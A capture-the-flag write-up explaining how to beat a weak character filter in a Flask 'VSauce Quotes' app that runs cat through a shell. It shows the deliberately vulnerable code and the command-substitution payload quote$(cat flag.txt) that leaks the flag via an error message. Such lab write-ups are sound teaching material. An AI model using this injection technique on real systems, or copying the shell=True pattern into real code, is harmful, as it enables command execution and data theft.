Level 3

We get the following code:

```
import subprocess
from flask import Flask, request

app = Flask(__name__)

def sanitize_filename(filename): # wrote this function to prevent people from manipulating the linux command which gets executed
    if filename[:5] != 'quote' or '&' in filename or ';' in filename or '|' in filename or '"' in filename or "'" in filename:
        return None
    else:
        return filename

@app.route('/')
def index():
    return '''
    <h1>VSauce Quotes</h1>
    <p>You can choose from 3 text files which contain VSauce quotes.</p>
    <p>quote1.txt, quote2.txt, and quote3.txt</p>
    <form action="/read" method="POST">
        <label>Quote file to read: <input type="text" name="quote"/></label><br>
        <input type="submit" value="Read quote"/>
    </form>
    '''

@app.route('/read', methods=['POST'])
def read():
    selected_quote = request.form['quote']

    selected_quote = sanitize_filename(selected_quote) # if the filename does not start with "quote", or contains '&', ';', '|', ", or ' ->
    if selected_quote == None:
        return "Forbidden characters."

    linux_command = f'cat "quotes/{selected_quote}"' # create the linux command to find the specific word(s) in the text provided
    result = subprocess.run(linux_command, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True) # run the linux command on the serve

    if result.returncode != 0: # if there was an error when the linux command was executed
        return result.stderr, 500

    return result.stdout.decode('utf-8') # return the output of the ran linux command

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=False)
```

This code is almost identical to the code in level 1. If you don't know how the code works, go read the solution for level 1.

The difference here is that the quote file input is sanitized. This means that it's checked for any malicious characters that could lead to manipulating the Linux command ran by the application.

The method used to sanitize the input is the `sanitized_filename` function:

```
def sanitize_filename(filename): # wrote this function to prevent people from manipulating the linux command which gets executed
    if filename[:5] != 'quote' or '&' in filename or ';' in filename or '|' in filename or '"' in filename or "'" in filename:
        return None
    else:
        return filename
```

The method checks the input for the following things:


- If the input starts with "quote".

- If the input does not contain `&`, `;`, `|`, `"`, or `'`.

The way we can bypass this check is by inputting the following as the quote filename:

```
quote$(cat flag.txt)
```

And the application outputs the contents of the `flag.txt` file.



The way the input works is that we write a filename that starts with “quote” to satisfy the check used when sanitizing the input.

Then using `$(some command ...)` will tell Linux to store the output of the command ran inside the brackets as a string.

Info: https://www.gnu.org/software/bash/manual/html_node/Command-Substitution.html

So the command ran by the app is:

```
cat "quotes/quote$(cat flag.txt)"
```

Which is equivalent to:

```
cat "quotes/quoteCSC{H3Y_V5S4UC3_M1CHEA7_H3R3!!_06cfd5d024ed042f}"
```

because the output of `cat flag.txt` is substituted in because of the `$(cat flag.txt)`.

There is no quote file called `quoteCSC{H3Y_V5S4UC3_M1CHEA7_H3R3!!_06cfd5d024ed042f}`, so the program will output an error message saying:

“`cat: quotes/quoteCSC{H3Y_V5S4UC3_M1CHEA7_H3R3!!_06cfd5d024ed042f}: No such file or directory`”

thus leaking the flag.